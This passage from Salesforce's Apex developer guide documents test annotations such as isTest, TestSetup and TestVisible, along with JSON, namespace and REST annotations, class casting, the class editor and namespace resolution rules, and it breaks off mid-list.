Methods of a public test class can only be called from a running test, that is, a test method or code invoked by a test method. Non-test requests cannot call public methods.. To learn about the various ways you can run test methods, see Run Unit Test Methods.

`@isTest(SeeAllData=true)` Annotation

For Apex code saved using Salesforce API version 24.0 and later, use the `@isTest(SeeAllData=true)` annotation to grant test classes and individual test methods access to all data in the organization. The access includes pre-existing data that the test didn't create. Starting with Apex code saved using Salesforce API version 24.0, test methods don't have access to pre-existing data in the organization. However, test code saved against Salesforce API version 23.0 and earlier continues to have access to all data in the organization. See Isolation of Test Data from Organization Data in Unit Tests on page 634.

Considerations for the `@isTest(SeeAllData=true)` Annotation

- If a test class is defined with the `@isTest(SeeAllData=true)` annotation, the annotation applies to all its test methods. The annotation applies if the test methods are defined with the `@isTest` annotation or with the (deprecated) `testMethod` keyword.

- The `@isTest(SeeAllData=true)` annotation is used to open up data access when applied at the class or method level. However, if the containing class has been annotated with `@isTest(SeeAllData=true)`, annotating a method with `@isTest(SeeAllData=false)` is ignored for that method. In this case, that method still has access to all the data in the organization. Annotating a method with `@isTest(SeeAllData=true)` overrides, for that method, an `@isTest(SeeAllData=false)` annotation on the class.

- `@isTest(SeeAllData=true)` and `@isTest(isParallel=true)` annotations cannot be used together on the same Apex method.

This example shows how to define a test class with the `@isTest(SeeAllData=true)` annotation. All the test methods in this class have access to all data in the organization.

```
// All test methods in this class can access all data.
@isTest(SeeAllData=true)
public class TestDataAccessClass {

    // This test accesses an existing account.
    // It also creates and accesses a new test account.
    static testmethod void myTestMethod1() {
        // Query an existing account in the organization.
        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
        System.assert(a != null);

        // Create a test account based on the queried account.
        Account testAccount = a.clone();
        testAccount.Name = 'Acme Test';
        insert testAccount;

        // Query the test account that was inserted.
        Account testAccount2 = [SELECT Id, Name FROM Account
                                WHERE Name='Acme Test' LIMIT 1];
        System.assert(testAccount2 != null);
    }


    // Like the previous method, this test method can also access all data
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
    }

}
```

This second example shows how to apply the `@isTest(SeeAllData=true)` annotation on a test method. Because the test method's class isn't annotated, you have to annotate the method to enable access to all data for the method. The second test method doesn't have this annotation, so it can access only the data it creates. In addition, it can access objects that are used to manage your organization, such as users.

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {

    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
        // Can query all data in the organization.
    }

    // Test method that has access to only the data it creates
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);

        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
    }
}
```

`@isTest(OnInstall=true)` Annotation

Use the `@isTest(OnInstall=true)` annotation to specify which Apex tests are executed during package installation. This annotation is used for tests in managed or unmanaged packages. Only test methods with this annotation, or methods that are part of a test class that has this annotation, are executed during package installation. Tests annotated to run during package installation must pass in order for the package installation to succeed. It is no longer possible to bypass a failing test during package installation. A test method or a class that doesn't have this annotation, or that is annotated with `@isTest(OnInstall=false)` or `@isTest`, is not executed during installation.

This example shows how to annotate a test method that is executed during package installation. In this example, `test1` is executed but `test2` and `test3` is not.

```
public class OnInstallClass {
    // Implement logic for the class.
    public void method1(){
        // Some code
```

```
        }
}
```

```
@isTest
private class OnInstallClassTest {
    // This test method will be executed
    // during the installation of the package.
    @isTest(OnInstall=true)
    static void test1() {
        // Some test code
    }

    // Tests excluded from running during the
    // the installation of a package.

    @isTest
    static void test2() {
        // Some test code
    }

    static testmethod void test3() {
        // Some test code
    }
}
```

`@isTest(isParallel=true)` Annotation

Use the `@isTest(isParallel=true)` annotation to indicate test classes that can run in parallel. Default limits on the number of concurrent tests do not apply to these test classes. This annotation makes the execution of test classes more efficient, because more tests can be run in parallel.

Considerations for the `@isTest(isParallel=true)` Annotation

- This annotation overrides settings that disable parallel testing.
- `@isTest(SeeAllData=true)` and `@isTest(isParallel=true)` annotations cannot be used together on the same Apex method.

`JsonAccess` Annotation

The `@JsonAccess` annotation defined at Apex class level controls whether instances of the class can be serialized or deserialized. If the annotation restricts the JSON serialization and deserialization, a runtime `JSONException` exception is thrown.

The `serializable` and `deserializable` parameters of the `@JsonAccess` annotation enforce the contexts in which Apex allows serialization and deserialization. You can specify one or both parameters, but you can't specify the annotation with no parameters. The valid values for the parameters to indicate whether serialization and deserialization are allowed:

- `never`: never allowed
- `sameNamespace`: allowed only for Apex code in the same namespace
- `samePackage`: allowed only for Apex code in the same package (impacts only second-generation packages)
- `always`: always allowed for any Apex code

`JsonAccess` Considerations

- If an Apex class annotated with `JsonAccess` is extended, the extended class doesn't inherit this property.
- If the `toString` method is applied on objects that mustn't be serialized, private data can be exposed. You must override the `toString` method on objects whose data must be protected. For example, serializing an object stored as a key in a Map invokes the `toString` method. The generated map includes key (string) and value entries, thus exposing all the fields of the object.

This example code shows an Apex class marked with the `@JsonAccess` annotation.

```
// SomeSerializableClass is serializable in the same package and deserializable in the
wider namespace

@JsonAccess(serializable='samePackage' deserializable='sameNamespace')
public class SomeSerializableClass { }


// AlwaysDeserializable class is always deserializable and serializable only in the same
namespace (default value from version 49.0 onwards)

@JsonAccess(deserializable='always')
public class AlwaysDeserializable { }
```

Versioned Behavior Changes

In versions 48.0 and earlier, the default access for deserialization is `always` and the default access for serialization is `sameNamespace` to preserve the existing behavior. From version 49.0 onwards, the default access for both serialization and deserialization is `sameNamespace`.

`NamespaceAccessible` Annotation

The `@namespaceAccessible` makes public Apex in a package available to other packages that use the same namespace. Without this annotation, Apex classes, methods, interfaces, properties, and abstract classes defined in a 2GP package aren't accessible to the other packages with which they share a namespace. Apex that is declared global is always available across all namespaces, and needs no annotation.

For more information on 2GP managed packages, see Second-Generation Managed Packages in *Salesforce DX Developer Guide*.

Considerations for Apex Accessibility Across Packages

- You can't use the `@namespaceAccessible` annotation for an `@AuraEnabled` Apex method.
- You can add or remove the `@namespaceAccessible` annotation at any time, even on managed and released Apex code. Make sure that you don't have dependent packages relying on the functionality of the annotation before adding or removing it.
- When adding or removing `@namespaceAccessible` Apex from a package, consider the impact to customers with installed versions of other packages that reference this package's annotation. Before pushing a package upgrade, ensure that no customer is running a package version that would fail to fully compile when the upgrade is pushed.
- If a public interface is declared as `@namespaceAccessible`, then all interface members inherit the annotation. Individual interface members can't be annotated with `@namespaceAccessible`.
- If a public or protected variable or method is declared as `@namespaceAccessible`, its defining class must be either global or public with the `@namespaceAccessible` annotation.
- If a public or protected inner class is declared as `@namespaceAccessible`, its enclosing class must be either global or public with the `@namespaceAccessible` annotation.

This example shows an Apex class marked with the `@namespaceAccessible` annotation. The class is accessible to other packages within the same namespace. The first constructor is also visible within the namespace, but the second constructor isn't.

```
// A namespace-visible Apex class
@namespaceAccessible
public class MyClass {
    private Boolean bypassFLS;

    // A namespace-visible constructor that only allows secure use
    @namespaceAccessible
    public MyClass() {
        bypassFLS = false;
    }

    // A package private constructor that allows use in trusted contexts,
    // but only internal to the package
    public MyClass (Boolean bypassFLS) {
        this.bypassFLS = bypassFLS;
    }
    @namespaceAccessible
    protected Boolean getBypassFLS() {
        return bypassFLS;
    }
}
```

Versioned Behavior Changes

In API version 47.0 and later, @NamespaceAccessible isn't allowed on an entity marked with @AuraEnabled. Therefore, an Aura or Lightning web component installed from a package can't call an Apex method from another package, even if both packages are in the same namespace.

In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with `@namespaceAccessible`. For accessibility considerations, see Considerations for Apex Acessibility Across Packages. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.

`ReadOnly` Annotation

The `@ReadOnly` annotation allows you to perform less restrictive queries against the Lightning Platform database by increasing the limit of the number of returned rows for a request to 1,000,000. All other limits still apply. The annotation blocks the following operations within the request: DML operations, calls to `System.schedule`, and enqueued asynchronous Apex jobs.

The `@ReadOnly` annotation is available for REST and SOAP Web services and the `Schedulable` interface. To use the `@ReadOnly` annotation, the top level request must be in the schedule execution or the Web service invocation. For example, if a Visualforce page calls a Web service that contains the `@ReadOnly` annotation, the request fails because Visualforce is the top level request, not the Web service.

Visualforce pages can call controller methods with the `@ReadOnly` annotation, and those methods will run with the same relaxed restrictions. To increase other Visualforce-specific limits, such as the size of a collection that can be used by an iteration component like `<apex:pageBlockTable>`, you can set the `readonly` attribute on the `<apex:page>` tag to `true`. For more information, see Working with Large Sets of Data in the *Visualforce Developer's Guide*.

Versioned Behavior Changes

Prior to API version 49.0, using `@ReadOnly` on Apex REST methods (@HttpDelete, @HttpGet, @HttpPatch, @HttpPost, or @HttpPut) also required annotating the method with `@RemoteAction`. In API version 49.0 and later, you can annotate Apex REST methods with just `@ReadOnly`.

RemoteAction Annotation

The `RemoteAction` annotation provides support for Apex methods used in Visualforce to be called via JavaScript. This process is often referred to as JavaScript remoting.

> Note: Methods with the `RemoteAction` annotation must be `static` and either `global` or `public`.

Add the Apex class as a custom controller or a controller extension to your page.

```
<apex:page controller="MyController" extension="MyExtension">
```

> Warning: Adding a controller or controller extension grants access to all `@RemoteAction` methods in that Apex class, even if those methods aren't used in the page. Anyone who can view the page can execute all `@RemoteAction` methods and provide fake or malicious data to the controller.

Then, add the request as a JavaScript function call. A simple JavaScript remoting invocation takes the following form.

```
[namespace.]MyController.method(
    [parameters...,]
    callbackFunction,
    [configuration]
);
```

Table 2: Remote Request Elements

Element	Description
namespace	The namespace of the controller class. The namespace element is required if your organization has a namespace defined, or if the class comes from an installed package.
MyController, MyExtension	The name of your Apex controller or extension.
method	The name of the Apex method you're calling.
parameters	A comma-separated list of parameters that your method takes.
callbackFunction	The name of the JavaScript function that handles the response from the controller. You can also declare an anonymous function inline. `callbackFunction` receives the status of the method call and the result as parameters.
configuration	Configures the handling of the remote call and response. Use this element to change the behavior of a remoting call, such as whether or not to escape the Apex method's response.

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Apex `@RemoteAction` methods must be `static` and either `global` or `public`.

Your method can take Apex primitives, collections, typed and generic sObjects, and user-defined Apex classes and interfaces as arguments. Generic sObjects must have an ID or sobjectType value to identify actual type. Interface parameters must have an apexType to identify actual type. Your method can return Apex primitives, sObjects, collections, user-defined Apex classes and enums, `SaveResult`, `UpsertResult`, `DeleteResult`, `SelectOption`, or `PageReference`.

For more information, see "JavaScript Remoting for Apex Controllers" in the *Visualforce Developer's Guide*.

`SuppressWarnings` Annotation

This annotation does nothing in Apex but can be used to provide information to third party tools.

The `@SuppressWarnings` annotation does nothing in Apex but can be used to provide information to third party tools.

`TestSetup` Annotation

Methods defined with the `@testSetup` annotation are used for creating common test records that are available for all test methods in the class.

Syntax

Test setup methods are defined in a test class, take no arguments, and return no value. The following is the syntax of a test setup method.

```
@testSetup static void methodName() {

}
```

If a test class contains a test setup method, the testing framework executes the test setup method first, before any test method in the class. Records that are created in a test setup method are available to all test methods in the test class and are rolled back at the end of test class execution. If a test method changes those records, such as record field updates or record deletions, those changes are rolled back after each test method finishes execution. The next executing test method gets access to the original unmodified state of those records.

> 📝 **Note:** You can have only one test setup method per test class.

Test setup methods are supported only with the default data isolation mode for a test class. If the test class or a test method has access to organization data by using the `@isTest(SeeAllData=true)` annotation, test setup methods aren't supported in this class. Because data isolation for tests is available for API versions 24.0 and later, test setup methods are also available for those versions only.

For more information, see Using Test Setup Methods.

`TestVisible` Annotation

Use the `TestVisible` annotation to allow test methods to access private or protected members of another class outside the test class. These members include methods, member variables, and inner classes. This annotation enables a more permissive access level for running tests only. This annotation doesn't change the visibility of members if accessed by non-test classes.

With this annotation, you don't have to change the access modifiers of your methods and member variables to public if you want to access them in a test method. For example, if a private member variable isn't supposed to be exposed to external classes but it should be accessible by a test method, you can add the `TestVisible` annotation to the variable definition.

This example shows how to annotate a private class member variable and private method with `TestVisible`.

```
public class TestVisibleExample {
    // Private member variable
    @TestVisible private static Integer recordNumber = 1;
```

```
    // Private method
    @TestVisible private static void updateRecord(String name) {
        // Do something
    }
}
```

This is the test class that uses the previous class. It contains the test method that accesses the annotated member variable and method.

```
@isTest
private class TestVisibleExampleTest {
    @isTest static void test1() {
        // Access private variable annotated with TestVisible
        Integer i = TestVisibleExample.recordNumber;
        System.assertEquals(1, i);

        // Access private method annotated with TestVisible
        TestVisibleExample.updateRecord('RecordName');
        // Perform some verification
    }
}
```

Apex REST Annotations

Use these annotations to expose an Apex class as a RESTful Web service.

- @ReadOnly
- @RestResource(urlMapping='/*yourUrl*')
- @HttpDelete
- @HttpGet
- @HttpPatch
- @HttpPost
- @HttpPut

RestResource Annotation

The @RestResource annotation is used at the class level and enables you to expose an Apex class as a REST resource.

Some considerations when using this annotation:

- The URL mapping is relative to https://*instance*.salesforce.com/services/apexrest/.
- The URL mapping can contain a wildcard (*).
- The URL mapping is case-sensitive. For example, a URL mapping for my_url matches a REST resource containing my_url and not My_Url.
- To use this annotation, your Apex class must be defined as global.

URL Guidelines

URL path mappings are as follows:

- The path must begin with a forward slash (/).
- The path can be up to 255 characters long.

- A wildcard (*) that appears in a path must be preceded by a forward slash (/). Additionally, unless the wildcard is the last character in the path, it must be followed by a forward slash (/).

The rules for mapping URLs are:

- An exact match always wins.
- If no exact match is found, find all the patterns with wildcards that match, and then select the longest (by string length) of those.
- If no wildcard match is found, an HTTP response status code 404 is returned.

The URL for a namespaced class contains the namespace. For example, if your class is in namespace `abc` and the class is mapped to `your_url`, then the API URL is modified as follows:

`https://`*`instance`*`.salesforce.com/services/apexrest/abc/your_url/`. In the case of a URL collision, the namespaced class is always used.

`HttpDelete` Annotation

The `@HttpDelete` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `DELETE` request is sent, and deletes the specified resource.

To use this annotation, your Apex method must be defined as global static.

`HttpGet` Annotation

The `@HttpGet` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `GET` request is sent, and returns the specified resource.

These are some considerations when using this annotation:

- To use this annotation, your Apex method must be defined as global static.
- Methods annotated with `@HttpGet` are also called if the HTTP request uses the `HEAD` request method.

`HttpPatch` Annotation

The `@HttpPatch` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `PATCH` request is sent, and updates the specified resource.

To use this annotation, your Apex method must be defined as global static.

`HttpPost` Annotation

The `@HttpPost` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `POST` request is sent, and creates a new resource.

To use this annotation, your Apex method must be defined as global static.

`HttpPut` Annotation

The `@HttpPut` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `PUT` request is sent, and creates or updates the specified resource.

To use this annotation, your Apex method must be defined as global static.

Classes and Casting

In general, all type information is available at run time. This means that Apex enables *casting*, that is, a data type of one class can be assigned to a data type of another class, but only if one class is a subclass of the other class. Use casting when you want to convert an object from one data type to another.

In the following example, CustomReport extends the class Report. Therefore, it is a subclass of that class. This means that you can use casting to assign objects with the parent data type (Report) to the objects of the subclass data type (CustomReport).

```
public virtual class Report {
}
```

```
public class CustomReport extends Report {
}
```

In the following code segment, a custom report object is first added to a list of report objects. Then the custom report object is returned as a report object, which is then cast back into a custom report object.

```
...
  // Create a list of report objects
  Report[] Reports = new Report[5];

  // Create a custom report object
  CustomReport a = new CustomReport();

  // Because the custom report is a sub class of the Report class,
  // you can add the custom report object a to the list of report objects
  Reports.add(a);

  // The following is not legal:
  // CustomReport c = Reports.get(0);
  // because the compiler does not know that what you are
  // returning is a custom report.

  // You must use cast to tell it that you know what
  // type you are returning. Instead, get the first item in the list
  // by casting it back to a custom report object
  CustomReport c = (CustomReport) Reports.get(0);
...
```

Casting Example

In addition, an interface type can be cast to a sub-interface or a class type that implements that interface.

💡 **Tip:** To verify if a class is a specific type of class, use the `instanceOf` keyword. For more information, see Using the `instanceof` Keyword on page 82.

IN THIS SECTION:

1. Classes and Collections
2. Collection Casting

Classes and Collections

Lists and maps can be used with classes and interfaces, in the same ways that lists and maps can be used with sObjects. This means, for example, that you can use a user-defined data type for the value or the key of a map. Likewise, you can create a set of user-defined objects.

If you create a map or list of interfaces, any child type of the interface can be put into that collection. For instance, if the List contains an interface `i1`, and `MyC` implements `i1`, then `MyC` can be placed in the list.

SEE ALSO:

Using Custom Types in Map Keys and Sets

Collection Casting

Because collections in Apex have a declared type at runtime, Apex allows collection casting.

Collections can be cast in a similar manner that arrays can be cast in Java. For example, a list of CustomerPurchaseOrder objects can be assigned to a list of PurchaseOrder objects if class `CustomerPurchaseOrder` is a child of class `PurchaseOrder`.

```
public virtual class PurchaseOrder {

    Public class CustomerPurchaseOrder extends PurchaseOrder {

    }
    {
        List<PurchaseOrder> POs = new PurchaseOrder[] {};
        List<CustomerPurchaseOrder> CPOs = new CustomerPurchaseOrder[]{};
        POs = CPOs;
    }
}
```

Once the `CustomerPurchaseOrder` list is assigned to the `PurchaseOrder` list variable, it can be cast back to a list of CustomerPurchaseOrder objects, but only because that instance was originally instantiated as a list of CustomerPurchaseOrder objects. A list of PurchaseOrder objects that is instantiated as such cannot be cast to a list of CustomerPurchaseOrder objects, even if the list of PurchaseOrder objects contains only CustomerPurchaseOrder objects.

If the user of a PurchaseOrder list that only includes CustomerPurchaseOrders objects tries to insert a non-CustomerPurchaseOrder subclass of `PurchaseOrder` (such as `InternalPurchaseOrder`), a runtime exception results. This is because Apex collections have a declared type at runtime.

> **Note:** Maps behave in the same way as lists with regards to the value side of the Map. If the value side of map A can be cast to the value side of map B, and they have the same key type, then map A can be cast to map B. A runtime error results if the casting is not valid with the particular map at runtime.

Differences Between Apex Classes and Java Classes

Apex classes and Java classes work in similar ways, but there are some significant differences.

These are the major differences between Apex classes and Java classes:

- Inner classes and interfaces can only be declared one level deep inside an outer class.
- Static methods and variables can only be declared in a top-level class definition, not in an inner class.
- An inner class behaves like a static Java inner class, but doesn't require the `static` keyword. An inner class can have instance member variables like an outer class, but there is no implicit pointer to an instance of the outer class (using the `this` keyword).
- The `private` access modifier is the default, and means that the method or variable is accessible only within the Apex class in which it is defined. If you do not specify an access modifier, the method or variable is `private`.
- Specifying no access modifier for a method or variable and the `private` access modifier are synonymous.
- The `public` access modifier means the method or variable can be used by any Apex in this application or namespace.
- The `global` access modifier means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code. If you declare a method or variable as `global`, you must also declare the class that contains it as `global`.
- Methods and classes are final by default.
    - The `virtual` definition modifier allows extension and overrides.

- The `override` keyword must be used explicitly on methods that override base class methods.
- Interface methods have no modifiers—they are always global.
- Exception classes must extend either exception or another user-defined exception.
    - Their names must end with the word `exception`.
    - Exception classes have four implicit constructors that are built-in, although you can add others.
- Classes and interfaces can be defined in triggers and anonymous blocks, but only as local.

SEE ALSO:
   Exceptions in Apex

Class Definition Creation

Use the class editor to create a class in Salesforce.

1. From Setup, enter `Apex Classes` in the `Quick Find` box, then select **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Classes can also be automatically generated from a WSDL by clicking **Generate from WSDL**. See SOAP Services: Defining a Class from a WSDL Document on page 527.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

The Apex Class Editor

The Apex and Visualforce editor has the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search (🔍 🔍)

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.

- To make the search operation case sensitive, select the **Match Case** option.

- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line (➡ ➡)

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo (↩ ↩) and Redo (↪ ↪)

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line (➡ ➡) to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

IN THIS SECTION:

Naming Conventions

We recommend following Java standards for naming, that is, classes start with a capital letter, methods start with a lowercase verb, and variable names should be meaningful.

It is not legal to define a class and interface with the same name in the same class. It is also not legal for an inner class to have the same name as its outer class. However, methods and variables have their own namespaces within the class so these three types of names do not clash with each other. In particular it is legal for a variable, method, and a class within a class to have the same name.

Name Shadowing

Member variables can be shadowed by local variables—in particular function arguments. This allows methods and constructors of the standard Java form:

```
Public Class Shadow {
  String s;
  Shadow(String s) { this.s = s; } // Same name ok
  setS(String s) { this.s = s; } // Same name ok
}
```

Member variables in one class can shadow member variables with the same name in a parent classes. This can be useful if the two classes are in different top-level classes and written by different teams. For example, if one has a reference to a class C and wants to gain access

to a member variable M in parent class P (with the same name as a member variable in C) the reference should be assigned to a reference to P first.

Static variables can be shadowed across the class hierarchy—so if P defines a static S, a subclass C can also declare a static S. References to S inside C refer to that static—in order to reference the one in P, the syntax P.S must be used.

Static class variables cannot be referenced through a class instance. They must be referenced using the raw variable name by itself (inside that top-level class file) or prefixed with the class name. For example:

```apex
public class p1 {
  public static final Integer CLASS_INT = 1;
  public class c { };
}
p1.c c = new p1.c();
// This is illegal
// Integer i = c.CLASS_INT;
// This is correct
Integer i = p1.CLASS_INT;
```

Namespace Prefix

The Salesforce application supports the use of *namespace prefixes*. Namespace prefixes are used in managed AppExchange packages to differentiate custom object and field names from names used by other organizations.

🛑 **Important:** When creating a namespace, use something that's useful and informative to users. However, don't name a namespace after a person (for example, by using a person's name, nickname, or private information). Once namespaces are assigned, they cannot be changed.

After a developer registers a globally unique namespace prefix and registers it with AppExchange registry, external references to custom object and field names in the developer's managed packages take on the following long format:

> ***namespace_prefix__obj_or_field_name__*** c

These fully qualified names can be onerous to update in working SOQL or SOSL statements, and Apex once a class is marked as "managed". Therefore, Apex supports a default namespace for schema names. When looking at identifiers, the parser assumes that the namespace of the current object is the namespace of all other objects and fields unless otherwise specified. Therefore, a stored class must refer to custom object and field names directly (using ***obj_or_field_name__*** c) for those objects that are defined within its same application namespace.

💡 **Tip:** Only use namespace prefixes when referring to custom objects and fields in managed packages that have been installed to your organization from the AppExchange.

Using Namespaces When Invoking Package Methods

To invoke a method that is defined in a managed package, Apex allows fully qualified identifiers of the form:

> ***namespace_prefix.class.method(args)***

Versioned Behavior Changes

In API version 34.0 and later, Schema.DescribeSObjectResult on a custom SObjectType includes map keys prefixed with the namespace, even if the namespace is that of currently executing code. If you work with multiple namespaces and generate runtime describe data, make sure that your code accesses keys correctly using the namespace prefix.

IN THIS SECTION:

The `Schema` namespace provides classes and methods for working with schema metadata information. We implicitly import `Schema.*`, but you must fully qualify your uses of `Schema` namespace elements when they have naming conflicts with items in your unmanaged code. If your org contains an Apex class that has the same name as an sObject, add the `Schema` namespace prefix to the sObject name in your code.

Using the System Namespace

The `System` namespace is the default namespace in Apex. This means that you can omit the namespace when creating a new instance of a system class or when calling a system method. For example, because the built-in URL class is in the `System` namespace, both of these statements to create an instance of the `URL` class are equivalent:

```
System.URL url1 = new System.URL('https://MyDomainName.my.salesforce.com/');
```

And:

```
URL url1 = new URL('https://MyDomainName.my.salesforce.com/');
```

Similarly, to call a static method on the `URL` class, you can write either of the following:

```
System.URL.getCurrentRequestUrl();
```

Or:

```
URL.getCurrentRequestUrl();
```

Note: In addition to the `System` namespace, there is a built-in `System` class in the `System` namespace, which provides methods like `assertEquals` and `debug`. Don't get confused by the fact that both the namespace and the class have the same name in this case. The `System.debug('debug message');` and `System.System.debug('debug message');` statements are equivalent.

Using the System Namespace for Disambiguation

It is easier to not include the `System` namespace when calling static methods of system classes, but there are situations where you must include the `System` namespace to differentiate the built-in Apex classes from custom Apex classes with the same name. If your organization contains Apex classes that you've defined with the same name as a built-in class, the Apex runtime defaults to your custom class and calls the methods in your class. Let's take a look at the following example.

Create this custom Apex class:

```
public class Database {
    public static String query() {
        return 'wherefore art thou namespace?';
    }
}
```

Execute this statement in the Developer Console:

```
sObject[] acct = Database.query('SELECT Name FROM Account LIMIT 1');
System.debug(acct[0].get('Name'));
```

When the `Database.query` statement executes, Apex looks up the query method on the custom `Database` class first. However, the query method in this class doesn't take any parameters and no match is found, hence you get an error. The custom `Database` class overrides the built-in `Database` class in the `System` namespace. To solve this problem, add the `System` namespace prefix to the class name to explicitly instruct the Apex runtime to call the query method on the built-in Database class in the `System` namespace:

```
sObject[] acct = System.Database.query('SELECT Name FROM Account LIMIT 1');
System.debug(acct[0].get('Name'));
```

SEE ALSO:

Using the Schema Namespace

Using the Schema Namespace

The `Schema` namespace provides classes and methods for working with schema metadata information. We implicitly import `Schema.*`, but you must fully qualify your uses of `Schema` namespace elements when they have naming conflicts with items in your unmanaged code. If your org contains an Apex class that has the same name as an sObject, add the `Schema` namespace prefix to the sObject name in your code.

You can omit the namespace when creating an instance of a schema class or when calling a schema method. For example, because the `DescribeSObjectResult` and `FieldSet` classes are in the `Schema` namespace, these code segments are equivalent.

```
Schema.DescribeSObjectResult d = Account.sObjectType.getDescribe();
Map<String, Schema.FieldSet> FSMap = d.fieldSets.getMap();
```

And:

```
DescribeSObjectResult d = Account.sObjectType.getDescribe();
Map<String, FieldSet> FSMap = d.fieldSets.getMap();
```

Using the Schema Namespace for Disambiguation

Use `Schema.object_name` to refer to an sObject that has the same name as a custom class. This disambiguation instructs the Apex runtime to use the sObject.

```
public class Account {
    public Integer myInteger;
}

// ...

// Create a standard Account object myAccountSObject
Schema.Account myAccountSObject = new Schema.Account();
// Create accountClassInstance, a custom class in your org
Account accountClassInstance = new Account();
```

```
myAccountSObject.Name = 'Snazzy Account';
accountClassInstance.myInteger = 1;
```

Namespace, Class, and Variable Name Precedence

Because local variables, class names, and namespaces can all hypothetically use the same identifiers, the Apex parser evaluates expressions in the form of `name1.name2.[...].nameN` as follows:

1. The parser first assumes that `name1` is a local variable with `name2 - nameN` as field references.

2. If the first assumption does not hold true, the parser then assumes that `name1` is a class name and `name2` is a static variable name with `name3 - nameN` as field references.

3. If the second assumption does not hold true, the parser then assumes that `name1` is a namespace name, `name2` is a class name, `name3` is a static variable name, and `name4 - nameN` are field references.

4. If the third assumption does not hold true, the parser reports an error.

If the expression ends with a set of parentheses (for example, `name1.name2.[...].nameM.nameN()`), the Apex parser evaluates the expression as follows:

1. The parser first assumes that `name1` is a local variable with `name2 - nameM` as field references, and `nameN` as a method invocation.

2. If the first assumption does not hold true:

